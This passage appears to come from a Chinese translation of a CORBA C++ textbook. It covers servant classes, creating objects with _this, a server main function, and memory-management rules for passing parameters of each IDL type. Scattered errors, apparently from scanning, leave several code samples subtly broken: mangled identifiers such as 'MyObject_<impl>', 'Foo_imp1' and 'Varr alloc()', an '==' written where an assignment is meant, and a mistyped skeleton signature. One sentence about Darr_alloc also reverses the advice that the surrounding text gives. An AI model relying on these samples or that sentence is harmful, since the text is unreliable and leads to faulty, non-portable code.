- 伺服类的名称——MyObjectImpl 的选择完全由应用程序决定。它可以是任何的名称,只要不与 C++ 映射的保留名称,如那些以 POA_ 开始的名称相冲突就可以。我们遵循伺服类的名称中使用 _impl 后缀的习惯用法,以便看到这样的类名时,就能知道它是一个伺服类。
- MyObjectImpl 类由 POA_MyObject 框架类继承得到,并且重载了纯虚函数 get_value。这就使得 MyObjectImpl 成为一个可以实例化的具体类。
- 必须在自己的伺服类中实现所有继承得到的纯虚函数,否则,C++ 编译器将不允许创建伺服类的实例。除此之外,还可以加入任何对支持伺服类的实现有用的东西。例如,可以加入构造函数、析构函数、附加的成员函数,或数据成员等。也可以加入保护的成员或私有的成员。例如在这里,我们加入了类型为 CORBA::Long 的 m_value 私有数据成员和一个用于初始化该成员的构造函数。拷贝构造函数和缺省的赋值运算符也被说明为私有的,因此不允许对伺服程序进行复制。在实际应用中,很少需要对伺服程序进行复制或赋值,因此我们建议隐藏伺服类的拷贝构造函数和缺省的赋值运算符。

get_value 方法的实现只需要返回 m_value 成员:

```
CORBA::Long
MyObjectImpl::get_value() throw(CORBA::SystemException)
{
    return m_value;
}
```

get_value 的实现非常简单,不会发生出错的情况,因此,该方法不会发送任何异常。

因为我们的伺服类中继承了虚函数,所以在伺服类中必须再次说明这些函数,包括所有的异常说明,说明的方式与它们在生成的框架基类中的说明方式相同。而且,伺服程序实现的定义中的函数名称、写法和异常说明必须与它们在框架基类中的说明相符。如果不匹配的话,它们将很有可能隐藏,而不是覆盖那些由继承得到的框架操作;这就意味着伺服类继承了纯虚函数,因此它们不能被实例化。编写这些说明和定义很容易出错,因此许多 IDL 编译器中包含了生成空的伺服类的说明和定义的选项。如果读者的 IDL 编译器支持这种功能的话,我们建议读者在编写伺服类时使用这个功能。如果没有这个功能的话,我们建议从已生成的服务器端文件中剪切和粘贴方法的说明和实现,以避免出现错误。

MyObjectImpl 类非常简单,但却是完整的。MyObjectImpl 的实例完全可以使 MyObject 类型的 CORBA 对象具体化。

9.5 对象的实体

为了通过 MyObjectImpl 伺服类的一个实例来使 CORBA 对象具体化,必须创建一个

MyObject_<imp> 伺服程序和一个 CORBA 对象，并且把伺服程序注册为 CORBA 对象的实体。请注意，创建一个 C++ 伺服程序并不意味着创建一个 CORBA 对象；这两个实体都有自己独立的生命周期。

为简单起见，下面的例子说明了同时创建一个 C++ 伺服程序和一个由该伺服程序具体化的新的 CORBA 对象的最简单方法：

```
// First create a servant instance.
MyObject_<impl> servant(42);

// Next, create a new CORBA object and use our new servant
// to incarnate it.
MyObject_<var> object = servant._this();
```

代码中的第一行语句用来创建 servant 实例，并把它的值设为 42。在这里，我们只有一个 C++ 对象——没有建立伺服程序和 CORBA 对象之间的连接。

代码中的第二行语句容易使人误解。调用伺服程序的 _this 函数过程中隐式执行了下面的步骤：

- 在 Root POA 下创建一个 CORBA 对象。
- 用 Root POA 把伺服程序注册为新对象的实现。
- 为新对象创建一个对象引用。
- 返回新的对象引用。

_this 函数由框架类提供。下面的代码再次显示了生成的 POA_MyObject 类，但是这一次在 POA_MyObject 类中包含了由 IDL 编译器生成的 _this 成员函数：

```
class POA_MyObject : public virtual PortableServer::ServantBase {
public:
    virtual CORBA::Long get_value()
        throw(CORBA::SystemException) = 0;
    MyObject_ptr _this();
    // ...
};
```

对于任何表示 IDL 接口 A 的框架类 POA_A，POA_A::_this 函数的返回值都是 A_ptr，即接口 A 的 C++ 对象引用类型。因此，在上面的例子中，_this 的返回值是 MyObject_ptr。因为调用 _this 的程序负责确保最终会对返回的对象引用调用 CORBA::release，在上面的例子中，把返回值赋给了 MyObject_var。

在上述的条件下，由 _this 创建的 CORBA 对象是一个暂态对象。暂态 CORBA 对象在 POA 中创建，并且受该 POA 生命周期的限制。然而，只要用合适的策略创建伺服程序的 POA，_this 就能提供这种形式的创建和注册服务。Root POA 支持的策略的标准设置已经被显式设计为允许通过这种方式来使用 _this。在第 11 章中将详细介绍 POA 策略。

9.6 服务器程序的 main 函数

为了完成服务器应用程序，我们必须提供下面所示的 main 函数。

```

#include "my_objectS.hh"
#include <iostream.h>

int
main(int argc, char * argv[])
{
    // Initialize the ORB.
    CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

    // Get a reference to the Root POA.
    CORBA::Object_var obj =
        orb->resolve_initial_references("RootPOA");
    PortableServer::POA_var poa =
        PortableServer::POA::_narrow(obj);

    // Activate the Root POA's manager.
    PortableServer::POAManager_var mgr = poa->the_POAManager();
    mgr->activate();

    // Create a MyObject servant and then implicitly create a
    // CORBA object and incarnate it with the servant.
    MyObject_impl servant(42);
    MyObject_var object = servant._this();

    // Convert the object reference to a string and write
    // it to the standard output.
    CORBA::String_var str = orb->object_to_string(object);
    cout << str << endl;

    // Allow the ORB to start processing requests.
    orb->run();

    return 0;
}

```

这是一个具有完整功能的服务器程序的 main 函数, 它可以完成下面这些工作:

1. 通过标准的 CORBA::ORB_init 调用初始化 ORB。
2. 通过由 ORB_init 返回的 ORB 引用调用 resolve_initial_references, 通过 resolve_initial_references 可以获取几个主要接口的对象引用。这里用它来获取一个指向 ORB 的 Root POA 的引用, 由此我们又可以获取 Root POA 的 POAManager 引用。激活 POAManager 可以用来使 Root POA 在 ORB 开始监听请求时, 马上就开始处理请求。
3. 创建一个 MyObject_impl 类型的伺服程序。
4. 调用伺服程序的 this 函数来创建一个新的暂态 CORBA 对象, 并且用该伺服程序把它具体化。然后, 把返回的对象引用存储到 MyObject_var 中, 以便当 MyObject_var 离开作用域, 返回的对象引用会被自动释放。
5. 为了使潜在的客户程序可以使用新的 CORBA 对象的对象引用, 我们把对象引用传递给 ORB 的 object_to_string 函数, 从而把它转变成一个字符串。把由 object_to_string 函数返回的字符串赋给 String_var, 以确保对它的清除, 然后再把它写到应用

程序的标准输出中。

6. 调用 ORB: :run 操作,以便 ORB 开始监听请求。

通过把对象引用转变成字符串(详细内容请参阅7.10节),客户程序就可以获取这个对象引用,以便能够调用对象的请求。当然,应用程序不会通过这种方式来发送它们的对象引用,而是使用“对象引用发现服务”,如 Naming(参阅第18章)或 Trading(参阅第19章)。然而,对这里的简单例子来说,变换成字符串的方法已经足够了。应用程序也会通过 try 和 catch 语句块来处理错误,但是为了使例子尽可能简单,我们就不考虑使用这两个语句。

9.7 参数传递规则

内存管理是使用服务器端 C++ 映射的关键。为了着重讲述伺服类的定义,前一节的例子中没有涉及到内存管理的内容。

与第7章中介绍的客户端的规则一样,服务器端参数传递规则是根据下面两个要求来制定的:

- 位置透明性

不管客户程序和目标对象是否是被配置在一起的,内存管理必须是一样的。

- 高效性

必须尽可能避免参数的复制,尤其是在客户程序和目标对象是被配置在一起的情况下。

很明显,服务器端的参数传递规则与客户端的参数传递规则基本上是一样的,因此就可以有效地调度被配置在一起的对象。

这里给出的参数传递规则遵循7.14节所给的客户端参数传递的顺序。如果读者还不熟悉定长度类型与变长度类型之间的区别,以及哪个 IDL 类型应该是哪一类的话,请在继续下面内容之前复习7.14.1节。

9.7.1 简单类型的参数传递

根据参数是否需要改变,简单类型和枚举类型可以通过数值方式或引用方式来传递。下面的 IDL 操作在所有可能的方向上使用了一个 long 参数:

```
interface Foo {
    long long_op(in long l_in, inout long l_inout, out long l_out);
};
```

在框架类中的相应方法如下所示:

```
class POA_Foo : public virtual PortableServer::ServantBase {
public:
    virtual CORBA::Long long_op(
        CORBA::Long l_in,
        CORBA::Long & l_inout,
        CORBA::Long l_out)
```

```

        ) throw (CORBA::SystemException) = 0;
    // ...
};

在派生的伺服类中的 long_op 的实现如下所示：
```

```

CORBA::Long
Foo_impl::long_op(
    CORBA::Long l_in,
    CORBA::Long & l_inout,
    CORBA::Long_out l_out
) throw(CORBA::SystemException)
{
    l_inout = l_in * 2;
    l_out = l_in / 2;
    return 99;
}

```

`l_in` 和 `l_inout` 的值都通过调用程序传递给 `long_op` 函数。这里的实现对服务器程序的运行时 ORB 的 `l_inout` 值进行了修改，并且把该值传回给客户程序。在进入 `long_op` 之前，`l_out` 参数没有被初始化，因此 `long_op` 中也设置了它的值。最后，通过普通的 C++ 的 `return` 语句返回函数的值。

9.7.2 复杂的定长度类型的参数传递

除了 `in` 参数通过指向 `const` 的引用方式来传递，以避免参数复制之外，传递复杂的定长度类型（结构和联合）的规则与传递简单类型的规则基本一样，下面的 IDL 操作在所有可能的方向上传递了一个定长度的结构参数：

```

struct Fls {           // Fixed-length struct
    long     l_mem;
    double   d_mem;
};

interface Foo{
    Fls fls_op(in Fls fls_in, inout Fls fls_inout, out Fls fls_out);
};

```

在框架类中的相应的方法如下所示：

```

class POA_Foo : public virtual PortableServer::ServantBase {
public:
    virtual Fls fls_op (
        const Fls & fls_in,
        Fls & fls_inout,
        Fls_out fls_out
    ) throw(CORBA::SystemException) = 0;
    // ...
};

```

在派生的伺服类中的 fls_op 实现可以编写成：

```

Fls
FooImpl::
fls_op(
    const Fls & fls_in,
    Fls & fls inout,
    Fls out fls_out
) throw(CORBA::SystemException)
{
    // Use incoming values of fls_in and fls_inout (not shown).

    // Modify fls inout.
    fls inout.l.mem *= 2;
    fls_inout.d.mem /= 2;

    // Initialize fls_out.
    fls_out.l.mem = 1234;
    fls_out.d.mem == 5.67e8;

    // Create and initialize return value.
    Fls result = { 4321, -9.87e6 };
    return result;
}

```

fls_in 参数是一个指向 const 的引用,因此 fls_in 中的结构成员是只读的。通常来说,在我们的方法中,首先考虑的是要使用 in 和 inout 值,而不是让这个例子尽可能简单。在使用了 fls_inout 的输入值后,就改变它的成员的值。

请注意,与简单类型一样,复杂的定长度类型的 inout 通过引用方式来传递,这样的话,就允许方法对 inout 进行修改。fls_out 参数在进入这个方法时没有被初始化,因此要初始化 fls_out 的成员值,以便服务器程序的运行时 ORB 能把它发送回客户程序。最后,我们说明一个本地的 Fls 实例,并且对它进行静态的初始化,然后通过普通 C++ 的 return 语句的复制来返回 Fls 实例的值。

9.7.3 包含定长度元素数组的参数传递

IDL 数组可以直接映射成 C++ 数组。在 C++ 中,数组往往通过指针来传递。下面的 IDL 操作在所有可能的方向上传递定长度类型的数组:

```

typedef double Darr[3];

interface Foo {
    Darr darr_op(
        in Darr darr_in,
        inout Darr darr_inout,
        out Darr darr_out
    );
}

```

框架类中的相应的方法如下所示:

```

class POA_Foo : public virtual PortableServer::ServantBase {
public:
    virtual Darr_slice * darr_op(
        const Darr     darr_in,
        Darr         darr_inout,
        Darr_out      darr_out
    ) throw(CORBA::SystemException) = 0;
    // ...
};

}

```

在一个派生的伺服类中的 darr_op 实现可以编写成：

```

Darr_slice *
Foo_impl::darr_op(
    const Darr     darr_in,
    Darr         darr_inout,
    Darr_out      darr_out
) throw(CORBA::SystemException)
{
    const int array_length = sizeof(darr_in)/sizeof(*darr_in);
    int i;

    // Use incoming values of darr_in and darr_inout (not shown).

    // Modify darr_inout.
    for (i = 0; i < array_length; i++) {
        darr_inout[i] *= i;
    }

    // Initialize darr_out.
    for (i = 0; i < array_length; i++) {
        darr_out[i] = i * 3.14;
    }

    // Create and initialize return value.
    Darr_slice * result = Darr_alloc();
    for (i = 0; i < array_length; i++) {
        result[i] = i * i;
    }
    return result;
}

```

伺服程序的方法的内存管理责任如下：

- in 参数 darr_in 作为一个 const Darr 来传递，这种方式与通过指向 const CORBA::Double 的指针方式几乎完全一样。因此，我们可以访问存储在数组中的值，但不能对它们进行修改。数组由调用程序来分配，伺服程序的方法对它没有内存管理的责任。不幸的是，虽然有些 C++ 编译器多年来被广泛使用，但是它们却还没有正确处理将多维数组参数说明为 const 类型的功能。在实际应用中，这可能意味着伺服程序的方法不能通过 const 关键字来说明 in 多维数组。读者可以看一下自己的 ORB 资料中是

否提到了这个问题。

- inout 参数 darr_inout 作为一个 Darr 来传递,这种方式与通过指向 CORBA::Double 的指针方式几乎完全一样,这样,我们就可以访问和修改数组中的值。与 in 参数一样,伺服程序的方法对数组没有内存管理责任。调用程序为它分配内存,并且把它传递进来,我们只是读写它的值。
- out 参数 darr_out 作为 Darr_out 类型来传递。Darr_out 类型是 Darr 的类型定义,并且只是由于一致性才和其他的 out 类型一起使用。当 out 参数传递给伺服程序的方法时,它并没有被初始化,因为它是由服务器程序传递给客户程序的。因此,我们的例子代码中设置了数组中所有元素的值,以便服务器程序的运行时 ORB 能把它发送回客户程序。请注意,与定长度元素的 in 和 inout 数组一样,由调用程序来分配数组的内存,伺服程序的方法对它没有内存管理责任。
- 因为 C++ 不允许数组以数值的形式返回,所以伺服程序的方法的返回类型是 Darr_slice *。如 7.14.5 节中所述,数组切片(slice)是一个指向数组元素类型的指针。通过由 IDL 编译器生成的 Darr_alloc 函数,伺服程序的方法动态地分配一个 Darr 实例,并且填写它的值,然后把它返回。伺服程序的方法的调用程序负责最终调用返回值的 Darr_free,以便将返回值释放,而调用程序可以是在同一进程中的客户程序,或者如果客户程序是远程的话,调用程序就是 ORB 自己。

不要使用生成的 Darr_alloc 函数来分配返回值,如通过调用 new 的方法是不可移植的,并且当数组被释放时,可能导致应用程序的运行时错误。

定长度元素的数组是 C++ 映射中动态分配定长度类型的唯一方式,这是因为 C++ 不允许通过数值方式返回数组。

9.7.4 字符串和宽位字符串的参数传递

因为在定义 OMG IDL C++ 语言映射时还没有标准的 C++ 字符串类,并且因为定义另外一种类型只会增加非标准的字符串,所以 IDL 字符串就被映射成 C++ 中的 char *。下面的 IDL 操作在所有可能的方向上传递字符串参数:

```
interface Foo {
    string string_op(
        in string      s_in,
        inout string   s_inout,
        out string     s_out
    );
};
```

在框架类中的相应的方法如下所示:

```
class POA_Foo : public virtual PortableServer::ServantBase {
public:
    virtual char * string_op(
        const char *      s_in,
        char * &          s_inout,
        CORBA::String_out s_out
```

```

    ) throw(CORBA::SystemException) = 0;
    // ...
};


```

在派生的伺服类中的 string_op 的实现可以编写成：

```

char *
Foo_impl::
string_op(
    const char *          s_in,
    char * &              s_inout,
    CORBA::String_out     s_out
) throw (CORBA::SystemException)
{
    // Use incoming values of s_in and s_inout (not shown).

    // Modify s_inout.
    const char * inout_out_value = "outgoing inout value";
    if (strlen(s_inout) < strlen(inout_out_value)) {
        CORBA::string_free(s_inout);
        s_inout = CORBA::string_dup(inout_out_value);
    } else {
        strcpy(s_inout, inout_out_value);
    }

    // Initialize s_out.
    s_out = CORBA::string_dup("output string");
    // Create return value.
    return CORBA::string_dup("return string");
}

```

伺服程序的方法的内存管理责任如下：

- in 参数 s_in 作为一个 const char * 来传递, 所以这里的方法不能改变字符串的内容。我们通过只读方式使用 in 字符串的内容, 并且不必对它的内存管理负责。为了提高效率, 当对 in 字符串取消编组时, ORB 不用拷贝 in 字符串, 可以直接从编组的缓冲区中访问字符, 但是这不会影响如何编写代码来使用 in 字符串。
- inout 参数 s_inout 作为一个 char * & 来传递, char * & 是指向 char 指针的引用。可以假设字符串用 string_alloc 或 string_dup 来动态分配。可以通过与访问 in 字符串同样的方式来访问 inout 参数的初始值。为了设置返回给客户程序的值, 可以重写字符串的内容, 也可以用 string_free 释放字符串, 并分配一个新的字符串。只有输入字符串的长度足够容纳新的字符串时, 才可以使用第一种方法, 也就是覆盖已有字符串的方法。也可以使用第二种方法, 也就是释放原始字符串, 并且分配一个新字符串的方法, 这是由于 char * 指针通过引用方式来传递, 所以我们可以设置指向新分配字符串的指针。上面的例子中说明了这两种方法的使用, 例子中通过 strlen 检查输入字符串的长度是否足够容纳输出字符串。

客户程序必须用 string_alloc 或 string_dup 动态地分配 inout 字符串。对于一个远程

对象,服务器程序的 ORB 会对内存中的以同样方式动态分配的 inout 字符串取消编组,并且向伺服程序的方法传递一个指向 inout 字符串的指针。当伺服程序的方法返回后,ORB 对输出的字符串值进行编组,然后用 string_free 来释放内存。无论方法中是用一个新值覆盖已有值,还是释放输入值并分配返回给客户程序的新字符串,这种方法都能正确地工作。

- out 参数 s_out 是 CORBA::String::out 类型,CORBA::String_out 与 char * & 完全相同。因为 out 参数是由服务器程序发送给客户程序的,所以伺服程序的方法必须用 string_alloc 或 string_dup 来动态地分配 out 字符串,并把它赋给 string_out 参数。对于某个本地的客户程序,往往不需要通过编组或取消编组就可以把 out 发送回去。如果客户是远程的,伺服程序的方法完成后,服务器程序的 ORB 就对 out 字符串值进行编组;然后用 string_free 释放字符串的内存。
- 返回的字符串用与 out 字符串完全一样的方法来处理。用 string_alloc 或 string_dup 对它进行动态分配,并把它返回给调用程序。

因为 C++ 映射禁止向字符串参数传递空指针,所以伺服程序的方法没有必要检查传递给它的 char * 值是否为空值,并且不许把一个空指针当作 out 参数或返回值来返回。

除了参数类型是 CORBA::WChar * 和 CORBA::WString_out,而不是 char * 和 CORBA::String_out 之外,伺服程序的方法中处理宽位字符串的规则与处理字符串完全一样。分配和释放宽位字符串的函数是 wstring_alloc,wstring_dup 和 wstring_free,必须用这些函数来创建和释放在堆中分配的宽位字符串参数。

9.7.5 复杂的变长度类型和 any 类型的参数传递

请回忆一下,复杂的变长度类型,包括序列、结构和联合,都包含(或递归地包含)了一个或多个变长度的成员。下面的 IDL 操作在所有可能的方向上传递一个变长度的结构:

```
struct Vls {           // Variable-length struct
    long     l_mem;
    string   s_mem;
};

interface Foo {
    Vls vls_op(
        in Vls      vls_in,
        inout Vls   vls_inout,
        out Vls     vls_out
    );
};
```

在框架类中的相应的方法如下所示:

```
class POA_Foo : public virtual PortableServer::ServantBase {
public:
    virtual Vls * vls_op (
        const Vls & vls_in,
        Vls &       vls_inout,
```

```

    Vls_out      vls_out
) throw(CORBA::SystemException) = 0;
// ...
};

在派生的伺服类中的 vls_op 的实现可以编写成：
```

```

Vls *
FooImpl::vls_op(
    const Vls & vls_in,
    Vls &     vls_inout,
    Vls_out    vls_out
) throw(CORBA::SystemException)
{
    // Use incoming values of vls_in and vls_inout (not shown).

    // Modify vls_inout.
    vls_inout.l_mem *= 2;
    vls_inout.s_mem = vls_in.s_mem;

    // Initialize vls_out.
    vls_out = new Vls;
    vls_out->l_mem = 1234;
    vls_out->s_mem = CORBA::string_dup("output string");

    // Create and initialize return value.
    Vls * result = new Vls;
    result->l_mem = vls_in.l_mem;
    result->s_mem = CORBA::string_dup("return string");

    return result;
}

```

vls_in 参数和 vls_inout 参数的参数传递和内存管理规则与复杂的定长度类型完全一样。in 参数通过指向 const 的引用的方式来传递,这样,上面的方法可以访问结构的成员,但不允许对它们进行修改,而 inout 参数通过引用的方式来传递,以便既可以访问,也可以修改结构的成员。

然而,与定长度的 out 和返回参数相比,变长度的 out 和返回参数的规则有很大的不同。尤其是,必须用 new 来动态分配变长度的 out 和返回值,并且通过指针的形式把它们返回给客户程序,然后,由客户程序负责用 delete 来释放它们。在上面的例子中,vls_out 参数是 Vls_out 类型,Vls_out 类型的用途与 Vls * & 是相同的。方法中用通过调用 new 得到的指针来初始化 vls_out,然后初始化 vls_out 结构实例中的每个成员,以便服务器程序的运行时 ORB 可以把它传送给客户程序。我们用与 out 参数一样的方法来对返回值进行分配和初始化。

请注意,在上面的例子中我们通过使用 string_dup 把字符串值赋给 Vls::s_mem 字符串成员。回忆一下 6.13.2 节,结构的字符串成员与 String_var 相似:任何赋给字符串成员的 char * 值都被假设为动态分配的,并且由字符串成员来接收,而对 const char * 的赋值会产

生强制性拷贝。

对序列的特殊考虑

序列是变长度类型,因此它们遵循这里所述的内存管理规则。然而,因为序列提供了一个重载的可以访问序列元素的下标运算符(如6.14节中所述),并且因为返回的序列通过指针的方式来处理,所以开发人员往往会在伺服程序的方法中犯一个共同下标错误。考虑一下下面返回一个序列类型的IDL操作:

```
typedef sequence<long> LongSeq;

interface Foo {
    LongSeq seq_op();
};
```

在派生类中的 seq_op 的实现可能会被错误地写成:

```
LongSeq *
Foo_impl::seq_op() throw(CORBA::SystemException)
{
    // Create and initialize the return parameter.
    LongSeq * result = new LongSeq;
    result->length(2);
    result[0] = 1234;           // wrong
    result[1] = 5678;           // wrong
    return result;
}
```

这个实现中存在的问题是用“wrong”注释的两行语句,在这两行语句中,我们对序列指针,而不是序列本身使用了下标运算符。代码可以通过编译,因此犯这个错误时,不会得到编译时的错误或警告。对指向序列的指针使用下标运算符会使赋值运算左边的变量变为 LongSeq 类型。也就是说,通过对指针使用下标运算符,我们得到的是序列的数组,而不是序列中的元素。因为赋值运算左边的变量是一个序列,所以 C++ 编译器会自动地通过构造函数把赋值运算右边的变量转变为一个序列,在构造函数中可以设置序列的最大长度。结果是把一个有1234字节缓冲区的空序列赋给返回值,另外一个有5678字节缓冲区的空序列赋给返回值后面未分配的内存。如果幸运的话,当测试程序时,会出现内存访问错误的情况,而在许多情况下,这会导致运行时的错误。除非使用能发现这个问题的内存泄漏检测工具,否则将会不明白为什么在返回序列值返回给客户应用程序后,ORB 会把两个元素的返回序列值转变成一个空序列。

为了使用序列的下标,首先间接引用指向序列的指针,所以把下标运算符用于序列,而不是指针:

```
LongSeq *
Foo_impl::seq_op() throw(CORBA::SystemException)
{
    // Create and initialize the return parameter.
```

```

LongSeq * result = new LongSeq;
result->length(2);
(*result)[0] = 1234;           // correct
(*result)[1] = 5678;           // correct
return result;
}

```

现在，代码就变成正确的了。数值赋给了序列自身，而不是转变成空序列，然后再赋给未分配的内存。

避免此类问题的另外一种方法是在初始化返回序列值前把返回序列值保存在 LongSeq_var 中：

```

LongSeq *
FooImpl::seq_op() throw(CORBA::SystemException)
{
    // Create and initialize the return parameter.
    LongSeq_var result = new LongSeq;
    result->length(2);
    result[0] = 1234;           // correct
    result[1] = 5678;           // correct
    // To return, take the sequence away from the -var.
    return result._retn();
}

```

LongSeq_var 类型提供了自己的重载下标运算符，通过这个运算符就可以使用当前序列的下标操作，因此上面的代码是正确的。然而，在动态分配的返回序列值离开作用域之前，它必须与 LongSeq_var 脱离；否则，LongSeq_var 将撤消序列，最后返回的是一个挂起的序列指针。上面的代码中说明了如何实现这一点：只需简单调用 LongSeq_var 的 _retn 函数，这样就表示 LongSeq_var 失去了对序列指针的所有权。请注意，这种方法可以用于任何动态分配的返回值类型，而不仅仅是序列，这种方法可以有效地防止在发送异常时出现内存泄漏现象（参阅 9.8 节）。

最后请注意，即使使用动态分配的 out 序列，也不会发生这种通过指针使用序列下标的问题，因为与 LongSeq_var 类型一样，LongSeq_out 类型也提供了一个重载的下标运算符。然而，如果 ORB 没有在方法中给出 out 类型的实现，那么使用 out 序列时也会出现这种问题。

9.7.6 包含变长度元素数组的参数传递

包含变长度元素数组的内存管理责任与其他变长度类型相似。下面的 IDL 操作在所有可能方向上传递包含一个变长度元素的数组：

```

struct Vls {           // Variable-length struct
    long   number;
    string name;
};

```

```

typedef Vls Varr[3];           // Variable-length array

interface Foo {
    Varr varr_op(
        in Varr      varr_in,
        inout Varr   varr_inout,
        out Varr     varr_out
    );
};

```

在框架类中的相应方法如下所示：

```

class POA_Foo : public virtual PortableServer::ServantBase {
public:
    virtual Varr_slice *    varr_op(
        const Varr      varr_in,
        Varr_slice *   varr_inout,
        Varr_out       varr_out
    ) throw(CORBA::SystemException) = 0;
    // ...
};

```

在派生的伺服类中的 varr_op 的实现可以编写成：

```

Varr_slice *
Foo_impl::
varr_op(
    const Varr      varr_in,
    Varr_slice *   varr_inout,
    Varr_out       varr_out
) throw(CORBA::SystemException)
{
    const int array_length = sizeof(varr_in)/sizeof(*varr_in);
    int i;

    // Use incoming values of varr_in and varr_inout (not shown).

    // Modify varr_inout.
    varr_inout[0] = varr_in[0];

    // Create and initialize varr_out.
    varr_out = Varr alloc();
    const char * brothers[] = { "John", "Jim", "Rich" };
    for (i = 0; i < array_length; i++) {
        varr_out[i].number = i + 1;
        varr_out[i].name = brothers[i];
    }

    // Create and initialize return value.
    Varr_slice * result = Varr alloc();
    const char * sisters[] = { "Teresa", "Lucy", "Michelle" };
    for (i = 0; i < array_length; i++) {

```

```

        result[i].number = i + 1;
        result[i].name = sisters[i];
    }
    return result;
}

```

伺服程序的方法的内存管理规则如下：

- 处理 in 参数 varr_in 的方式与处理定长度元素数组的方式一样。客户程序对数组进行分配和初始化，伺服程序的方法对数组中的元素只有只读的权限。因此我们没有对变长度数组类型的 in 参数的内存管理责任。
- 同样，inout 参数 varr_inout 由客户程序来分配和初始化，但在这里，我们可以改变 inout 参数的值。inout 参数通过 Varr_slice * 方式来传递，这样就可以通过普通的方式来使用数组的下标。伺服程序的方法没有对 inout 数组的内存管理责任。
- out 参数 varr_out 用 Varr_out 方式来传递，Varr_out 与 Varr_slice * & (对指向 Varr_slice 的指针的引用) 完全一样。我们用 Varr_alloc 函数来动态分配一个 Varr 实例，然后再填写这个实例的值。伺服程序的方法的调用程序——或者是本地的客户程序，或者如果客户程序是远程的话，那么就是本地的 ORB——负责在最后调用 out 数组的 Varr_free。使用 new 或除 Varr_alloc 外的任何内存分配函数的方法都是不可移植的，当释放数组时，会导致应用程序的运行时错误。
- 对于 out 数组中的每个结构元素，上面例子中把一个 const char * 变量赋给 name 成员。回忆一下，把 const char * 赋给结构的任何字符串成员都会导致成员拷贝字符串。
- 我们采用了与 out 参数完全一样的方式来分配和初始化返回值，并且调用程序也负责确保返回的指针会最终传递给 Varr_free。

9.7.7 对象引用的参数传递

对象引用是变长度类型。因为它们与指针类似，所以它们的参数传递规则与字符串的参数传递规则相似。下面的 IDL 操作在所有可能的方向上传递了对象引用：

```

interface Foo {
    Foo    ref_op(
        in Foo          ref_in,
        inout Foo       ref_onout,
        out Foo         ref_out
    );
    void    say_hello();
};

```

在框架类中的相应的方法如下所示：

```

class POA_Foo : public virtual PortableServer::ServantBase {
public:
    virtual Foo_ptr ref_op {
        Foo_ptr           ref_in,

```

```

        Foo_ptr&           ref_inout,
        Foo_out            ref_out
    ) throw(CORBA::SystemException) = 0;

virtual void   say_hello()
               throw(CORBA::SystemException) = 0;
// ...
};


```

在派生伺服类中的 ref_op 的实现可以写成：

```

void
Foo_impl::say_hello() throw(CORBA::SystemException)
{
    cout << "Hello!" << endl;
}

Foo_ptr
Foo_impl::ref_op(
    Foo_ptr   ref_in,
    Foo_ptr &  ref_inout,
    Foo_out   ref_out
) throw(CORBA::SystemException)
{
    // Use ref_in.
    if (!CORBA::is_nil(ref_in)) {
        ref_in->say_hello();
    }

    // Use ref_inout.
    if (!CORBA::is_nil(ref_inout)) {
        ref_inout->say_hello();
    }

    // Modify ref_inout.
    CORBA::release(ref_inout);
    ref_inout = _this();

    // Initialize ref_out.
    Foo_impl * new_servant = new Foo_impl;
    ref_out = new_servant->_this();

    // Create return value.
    return Foo::nil();
}

```

伺服程序的方法的内存管理规则如下：

- in 参数 ref_in 通过数值方式来传递。请注意，传给伺服类的方法是对象引用，而不是引用所指的对象的操作。如果对象引用不是空值，那么 ref_in 可以用来调用它所指向的对象的操作。我们只是使用对象引用，对它没有内存管理责任。

- inout 参数 ref_inout 通过引用的方式来传递,这样,我们就可以访问它的输入值,并且可以把它设为一个新的值,以便服务器程序的运行时 ORB 可以把它发送回客户程序。必须在把外来的对象引用设置为一个新值之前把它释放掉。在上面的例子中,我们把 ref_inout 设置为目标对象的对象引用,可以通过 _this 函数来获取它。必须由调用程序来释放 _this 的返回值,因此通过把 _this 的返回值赋给 ref_inout,我们就把对 ref_inout 的内存管理责任传递给调用程序。
- out 参数通过 Foo_out 方式来传递,Foo_out 与 Foo_ptr & 完全一样。在传递 out 参数时,它并没有被初始化,我们必须用一个 Foo 对象引用(空的或非空的)来对它进行初始化。赋给 ref_out 参数的对象引用就负责调用程序的内存管理。

在上面的例子中,我们通过创建一个新的 Foo_imp1 伺服程序,并且使用它的 _this 函数来隐含地创建一个新的 CORBA 对象的方式来初始化 out 参数。然后,我们把 _this 的返回值赋给 ref_out,同时把负责释放 _this 返回值的责任移交给调用程序。请注意,伺服程序不是在栈中创建的;这样做意味着在伺服程序的方法的结束部分中会撤销伺服程序,只留下一个挂起的用 POA 注册的指针。与此相反,伺服程序是在堆中分配的。随后,我们就必须删除它。在 11.9 节讨论 POA 对象失效(deactivation)和伺服程序释放(具体化的反过程)时,我们会给出关于伺服程序删除的例子。

- 处理返回的对象引用的方法与处理 out 对象引用的方法完全一样。调用程序负责释放返回的对象引用。上面的例子调用了 Foo::_nil(),以便返回一个空的对象引用。读者可能会很奇怪,in 引用是通过 Foo_ptr,而不是 const Foo_ptr & 的方式来传递。也就是说,应该把引用所指向的对象当作是 const 变量,还是应该把对象引用参数本身当作 const 变量?

IDL 中没有把一个操作说明为不能修改对象状态的方法。道理很简单,因为 IDL 宣称是一种与特殊编程语言无关的语言。因此,对象的状态不是由 IDL 来确定的,所以 IDL 接口的不同实现之间会有很大的差别。此外,在 C++ 中的 const 成员函数并不是在许多编程语言中都通用的概念。简而言之,把操作的一个参数说明为 in 与把它说明为 const 是不一样的。

然而,因为 in 对象引用是通过数值方式传递的,所以从概念上说,它们是常量。如果调用程序与服务器程序在一起,那么通过数值传递的方法就意味着伺服程序对 in 对象引用本身(而不是它所指向的对象)进行的任何修改都不会被调用程序所知道;伺服程序的方法只改变对象引用的本地拷贝。如果调用程序是远程的,那么调用程序不会知道伺服程序的方法对引用作的任何修改,因为 in 参数只会从客户程序发送给服务器程序,而不会被发送回来。因此,数值传递方法提供了参数传递的位置透明性。

对于 in 参数的其他类型,如序列、结构、联合和字符串等使用 const 类型也可以保护放置在一起的客户程序和对象的位置透明性。如果客户程序调用一个与客户程序在一起的对象的操作,大部分的 ORB 不会对参数进行编组,而是直接通过 C++ 类型的方式来传递这些参数。如果 in 参数没有通过 const 方式传递的话,与客户程序在一起的服务器程序对它们所做的任何修改都能被客户程序知道。通过 const 的引用方式配置在一起时就可以高效率地传递它们,而不会破坏 in 参数所表示的传递方向的语义。

